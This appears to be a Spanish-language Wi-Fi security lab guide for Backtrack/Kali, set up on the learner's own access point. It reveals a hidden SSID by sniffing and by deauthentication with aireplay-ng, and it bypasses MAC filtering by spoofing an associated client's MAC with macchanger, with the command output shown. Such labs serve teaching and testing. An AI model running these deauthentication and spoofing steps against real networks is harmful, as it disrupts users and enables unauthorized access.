http://www.metageek.net/support/downloads/

Si tiene problemas para ejecutarlo una vez instalado, abra el programa con la compatibilidad de una versión anterior (XP o 7 según sea el caso.)

Otra consideración para el uso de InSSID

Ataque II – Identificando un SSID oculto.

Fase I – Comprobando la publicación del SSID

Para esta sección deberá tener acceso como usuario administrador (generalmente "admin") en el Access Point AP, ya que se cambiarán los parámetros de configuración.

Paso 0 – Pasos Previos

0.1 Visualice los SSID cercanos a su tarjeta WI-FI
Utilice cualquier herramienta para ver la publicación de los SSID, las recomendadas son:

- Para Windows: inssider (ejecútelo en modo compatibilidad sino puede abrirlo)
- Para Linux: Kismet (disponible en Backtrack o Kali)
- Para Android: WiFI Analyzer

0.2 Visualice que no haya AP utilizando los mismos canales
Cada AP deberá tener un canal, de lo contrario el tráfico se verá afectado

0.3 Si hubiera duplicidad en el uso de los canales configure su AP para que cada AP tenga su propio canal

0.4 Disminuya la potencia de TX para las pruebas de comunicación.

Paso 1 – Abra el wireshark

0.1 Presione Alt + F"

0.2 digite Wireshark y presione la tecla "enter"

Paso 2 –Escanee AP con el filtro para la MAC de su SSID

```
Utilice la dirección de su propio AP, para este ejemplo se está utilizando la MAC
B8:A3:86:66:0E:87
```

```
wlan.addr == B8:A3:86:66:0E:87
```

Paso 3 – Detenga el escaneo

Verifique que tenga tramas beacon, Source = DLink …Destination = Broadcast, Protocol = IEEE 802.11 info = Beaconframe … SSID = "cuchillac"

Paso 4 – verifique el ssid

```
IEEE 802.3 wireless LAN management
Tag SSID
SSID: cuchillac
```

Fase II – Configuración del AP para el ataque

Paso 5 –Ingrese a la pantalla de configuración del AP

Por lo general muchos AP + SW + Router (equipos SOHO) tienen direcciones 192.168.0.1, 192.168.1.1
El usuario por lo general es **admin**

Si no pudiera ingresar debido a que no conoce la contraseña del usuarios**Admin**, dé un reset físico al equipo (generalmente presionando en microswitch RESET)

5.1 Ingrese desde el navegador Web
Hágalo con la máquina cliente, no con la PC con Backtrack o Kali
De preferencia ingrese con la tarjeta Ethernet, (generalmente se utiliza DHCP para asignar una dirección IPv4)

5.2 Defina las opciones para el escenario

Ingrese a las opciones de Wireless o la opción adecuada para su AP y defina las siguientes opciones:
AP = hidden
Security = none

Paso 6 – Reinicie el AP

Paso 7 –Verifique que no haya
Utilice insider, wifianalyzer (android) o Kismety compruebe que ha desaparecido el SSID de la lista

Paso 8 – Abra wireshark y escanee la red con el filtro
Utilice el siguiente filtro (MAC del AP)

```
wlan.addr == B8:A3:86:66:0E:87
```

Paso 9 – Verifique que las tramas beacon con la MAC no muestran el SSID cuchillac

Seleccione una trama y vea los campos
IEEE 802.3 wireless LAN management
Tag SSID
SSID:

Paso 10 – intente configurar la máquina cliente para conectarse
Ya sea que utilice Windows, Linux o Android no podrá conectarse a menos que conozca el SSID

Fase III a– Capturar el SSID de forma pasiva

Debe esperar a que el cliente WIFI se conecte de nuevo para ver los paquetes **ProbeRequest** y **Probe Responseya** que en estos paquetes se envía el SSID

Paso 1 - Abrir el Wiresharky utilizar el filtro con la MAC de la SSID
1.1 defina el siguiente filtro

```
wlan.addr == B8:A3:86:66:0E:87
```

1.2 Inicie la captura


Paso 2 – Desde otra laptop o móvilconectarse manualmente a la SSID cuchillac con seguridad none
Espere a que sistema operativo le indique que ya obtuvo una dirección IPv4

Paso 3–Cuando el móvil o laptop se haya conectado detener la captura.

Paso 4 – Analizar las tramas capturadas

4.1 Dé un clic en la columna filtro
4.2 Buscar los paquetes **Probe Response**
4.3 seleccione una trama y visualice los siguientes campos

```
IEEE 802.3 wireless LAN managementframe
Taggedparameters
Tag SSID
SSID: cuchillac
```



Paso 5 – Conéctese desde la otra PC

Fase III b – Capturar el SSID de forma activa

Como activa quiero decir que enviaremos paquetes de desautenticación (deauthentication)

Paso 1 – iniciar el wireshark para captura de paquetes
Para evitar que el wireshark muestre todos los paquetes de **beacom** usaremos el siguiente filtro

```
(wlan.addr == B8:A3:86:66:0E:87) &&!(wlan.fc.type_subtype == 0x08)
```

Paso 2 – enviar paquetes deauthentication a los clientes conectados


```
root@bt:~# aireplay-ng -0 5 -a B8:A3:86:66:0E:87 mon0
21:03:42  Waiting for beacon frame (BSSID: B8:A3:86:66:0E:87) on channel 1
NB: this attack is more effective when targeting
A connected wireless client (-c <client'smac>).
21:03:43  SendingDeAuthtobroadcast -- BSSID: [B8:A3:86:66:0E:87]
21:03:43  SendingDeAuthtobroadcast -- BSSID: [B8:A3:86:66:0E:87]
21:03:43  SendingDeAuthtobroadcast -- BSSID: [B8:A3:86:66:0E:87]
21:03:44  SendingDeAuthtobroadcast -- BSSID: [B8:A3:86:66:0E:87]
21:03:44  SendingDeAuthtobroadcast -- BSSID: [B8:A3:86:66:0E:87]
```

En donde:
0 opción para ataque de deauthentication
5 cantidad de paquetes que se enviarán
a dirección MAC del AP

Paso 3 –Sea observador y vea que los clientes pierden la IP
Vea que los clientes intentarán automáticamente la conexión de nuevo.

Paso 4 –Regrese a Wireshark y detenga la captura

Paso 5 –Visualice los paquetes Probe Response



Notas:
- Se puede utilizar la herramienta aircrak-ng
- Se puede enviar los paquetes de deauthentication a un usuario específico

Ahora con el dato obtenido configure la tarjeta Wireless del BT o Kali para navegar en Internet.

Recuerde además utilizar una MAC diferente para su WIFI.

Reto Es posible que usted navegue con la misma dirección MAC de un cliente Asociado al AP. Es decir ¿Es posible que las dos máquinas con una misma MAC puedan navegar en un AP con filtro MAC?

Ataque III – Ingresando en AP con filtro de MAC

Utilizando filtrado de MAC para la autenticación de los clientes

En los AP se puede definir que sólo los MAC escritas en la tabla de direcciones MAC puedan ingresar. Tenga en cuenta que se consideran en el AP + SW + Router las direcciones MAC de las tarjetas ethernet que se conectan al SW

Fase I – Configuración del escenario.

Para este escenario se necesita la siguiente configuración del AP

```
AP = no hidden (visible)
Security = none
Network filter = las mac de los clientes
```

Es muy conveniente utilizar
1 AP con filtros MAC
1 PC con backtrak
2 clientes WI-FI (1 laptop y 1 smartphone)

Será necesario identificar las direcciones MAC de todos los dispositivos, por ejemplo en este escenario:

Eq.	Dispositivo	Tipo de NIC	MAC	Dirección IP (opcional)	Descripción
1	AP	WAN	B8:A3:86:66:0E:88	192.168.20.125	ISP, o los valores para conectarse a Internet
		LAN	B8:A3:86:66:0E:87	192.168.0.1	El valor que tendrá el AP dentro de la red LAN
		SSID	B8:A3:86:66:0E:87	cuchillac	Ch 6, modo 11gbn, chanel width 20 MHz
2	Laptop con Backtrack Kali	LAN	00:23:8b:4f:9c:53	192.168.0.100	Este valor es conveniente saberlo si se utiliza la LAN
		WI-FI	00:24:2b:06:8c:15		El valor original de la MAC. El nombre de la PC es bt
			00:11:22:aa:aa:aa		El valor que se utilizará para las pruebas
3	Cliente 1	WI-FI	A0:0B:BA:39:00:5d	192.168.0.101	Tablet android puede ser cualquier otro equipo
4	Cliente 2	WI-FI	00:19:5b:8e:20:c3	192.168.0.103	laptopHP2 (Ubuntu) Tarjeta Dlink

Nota: para el laboratorio en lugar de 192.168.20.125 podrá ser una IP del rango 10.10.3.X, si está en su casa utilice la IP provista por el ISP.

Paso 1 – Ingrese como administrador al AP

1.1 Ingrese a la pantalla de configuración.
Utilizando la dirección IP LAN de su AP, para este caso 192.168.0.1, en otros AP puede ser 192.168.1.1

1.2 Ingrese la contraseña del usuario "admin"

Paso 2 – agregue las direcciones IP de los clientes que se conectarán

Para esta prueba puede definir la MAC de android o del cliente Windows.

Nota:
No ingrese la MAC de la WI-FI de la PC con Backtrack

2.1 Ingresa a la opción para filtros MAC
Esto dependerá de cada AP, para este caso:
Para este caso, Seleccione **Advanced** y luego **networkfilter**

2.2 Active la opción de filtro
ON y ALLOW PC in thislist

3.3 Digite las direcciones MAC
Para mi ejemplo:

```
a0:0b:ba:39:00:5d  <--  Computername
08:00:08:11:22:33  <--  Computername
```

Nota:
No olvide digitar la MAC del tarjeta ethernet que está utilizando para configurar el router de lo contrario no podrá configurarlo desde la ethernet

Paso 3 – Reinicie el AP

Paso 4 – Conecte los clientes
La práctica se entenderá mejor con dos clientes, pero puede utilizar como mínimo un cliente.
Para mi caso estoy utilizando una Tablet con android y una PC con Ubuntu

Paso 5 – verifique que se hayan conectado satisfactoriamente
Vea la tabla de direcciones IP entregadas por el AP
Navegue en los clientes.

Fase II – Desarrollo del ataque

Paso 1 – Configuración del modo monitor

Utilizaremos la dirección 00:11:22:aa:aa:aa para las pruebas de monitoreo, recuerde que este paso es opcional, se recomienda para mantener el anonimato.

1.1 Detenga la wlan0 para (opcional)

```
root@bt:~# ifconfig wlan0 down
```

1.2 Asigne una MAC ficticia para las pruebas (opcional)

```
root@bt:~# macchanger --mac 00:11:22:aa:aa:aa wlan0
Current MAC: 00:24:2b:06:8c:15 (unknown)
Faked MAC:   00:11:22:aa:aa:aa (Cimsys Inc)
```

1.3 Active la tarjeta wlan0 (opcional)

```
root@bt:~# ifconfig wlan0 up
```

1.4 Cree el objeto monitor para la wlan0

```
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID   Name
2595  dhclient3
2652  dhclient3

Process with PID 2652 (dhclient3) is running on interface wlan0
Interface  Chipset          Driver
wlan0      Atheros AR2425   ath5k - [phy0]
                            (monitor mode enabled on mon0)
```

1.5 Verifique que se haya creado el monitor mon0

```
root@bt:~# iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
eth0      no wireless extensions.
```

Paso 2 – Monitoreo de las direcciones de los clientes asociados al AP

2.1 Identifique los datos de AP
Se necesita conocer el nombre del SSID y la dirección MAC del SSID, el canal de transmisión, el tipo de autenticación (en este escenario: open) y encriptación (en este escenario: none)

Para ello puede utilizar Wireshark, kismet, WIFI analyzer, entre otros métodos

2.2 Identifique la dirección MAC de los clientes conectados
Digite el siguiente comando, en donde:

-c 6 = el canal de nuestro AP
-a = muestra los clientes asociados
-- bssid = es la MAC del SSID
mon0 = el objeto monitor que se utilizará para el escaneo

```
root@bt:~# airodump-ng -c 6 -a --bssid B8:A3:86:66:0E:87  mon0

CH  6 ][ Elapsed: 56 s ][ 2013-05-30 11:56
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
B8:A3:86:66:0E:87  -32 100      574      244    1   6  54e. OPN
cuchillac

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
B8:A3:86:66:0E:87  00:24:2B:06:8C:15    0    0 - 1e     0        4
B8:A3:86:66:0E:87  A0:0B:BA:39:00:5D  -33   54 -54      0      201
B8:A3:86:66:0E:87  00:19:5B:8E:20:C3  -58    0 -48      0        5  cuchillac
```

Para este caso utilizaremos la MAC A0:0B:BA:39:00:5D

Paso 3 – Cambio de la dirección MAC a nuestro equipo

3.1 Detenga el objeto monitor mon0

```
root@bt:~# airmon-ng stop mon0

Interface  Chipset          Driver
mon0       Atheros AR2425   ath5k - [phy0]
wlan0      Atheros AR2425   ath5k - [phy0]
                    (monitor mode disabled)
```

3.2 Desactivar la tarjeta wlan0

```
root@bt:/# iwconfig wlan0 down
```

3.3 Cambiar la dirección MAC del bt a la MAC de un cliente

```
root@bt:/# macchanger --mac A0:0B:BA:39:00:5d wlan0

Current MAC: 00:11:22:aa:aa:aa (Cimsys Inc)
Faked MAC:   a0:0b:ba:39:00:5d (unknown)
```

3.4 Activar la tarjeta wlan0

```
root@bt:/# iwconfig wlan0 up
```

3.5 Verificar que se haya cambiado la dirección MAC

```
root@bt:/# ifconfig wlan0

wlan0     Link encap:Ethernet  HWaddr a0:0b:ba:39:00:5d
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:1007 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:288539 (288.5 KB)  TX bytes:10544 (10.5 K
```

3.6 No es requerido activar el mon0

Paso 4 – Asociación al AP

4.1 Asocie la PC con backtrack u (otro cliente al cual le haya cambiado la MAC)

```
root@bt:/# iwconfig wlan0 essid cuchillac channel 6
```

4.2 Verifique que se haya asociado

```
root@bt:/# iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan0     IEEE 802.11bg  ESSID:"cuchillac"
          Mode:Managed  Frequency:2.437 GHz  Access Point: B8:A3:86:66:0E:87
          Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.
```

4.3 Solicite una dirección IP vía DHCP

Para BT5r3

En el BacktTack puede conectarse por medio de comandos

```
root@bt:/# dhclient wlan0

Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
```

```
mon0: unknown hardware address type 803
mon0: unknown hardware address type 803
Listening on LPF/wlan0/a0:0b:ba:39:00:5d
Sending on   LPF/wlan0/a0:0b:ba:39:00:5d
Sending on   Socket/fallback
DHCPDISCOVER on wlan0 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.0.101 from 192.168.0.1
DHCPREQUEST of 192.168.0.101 on wlan0 to 255.255.255.255 port 67
DHCPACK of 192.168.0.101 from 192.168.0.1
bound to 192.168.0.101 -- renewal in 40790 seconds.
```

Para Kali

Puede utilizar el Network Manager el cual es una herramienta gráfica para configurar las conexiones de las tarjetas de red. Se encuentra en la parte superior derecha de la barra del escritorio GNOME.

4.4 Verifique que tenga una IP en la máquina de BT o Kali

```
root@bt:/# ifconfig wlan0

wlan0     Link encap:Ethernet  HWaddr a0:0b:ba:39:00:5d
          inet addr:192.168.0.101  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::211:22ff:feaa:aaaa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1930 (1.9 KB)  TX bytes:408 (408.0 B)
```

4.5 Navegue por internet